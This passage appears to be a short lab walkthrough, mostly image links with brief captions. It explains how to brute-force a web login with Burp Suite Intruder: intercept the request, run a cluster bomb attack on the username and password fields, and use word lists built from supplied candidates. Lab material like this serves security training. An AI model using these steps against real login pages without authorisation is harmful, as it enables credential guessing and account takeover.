
Now enable interception on in the burp suite




send request to intruder




Now in the intruder select the cluster bomb and add $ to username and password parameter




Move to payload and add two payload. First for the username and second for the password. You need to prepare the two word list and it is already given in the in the candidate username and candidate password



copy the candidate username and candidate password in the notepad file and prepare the list





save this as username.txt file



save this as password.txt

Now username.txt in the position 01 and password.txt in the position 02, even you can copy the payload and paste also.





now start attack and find the username and password.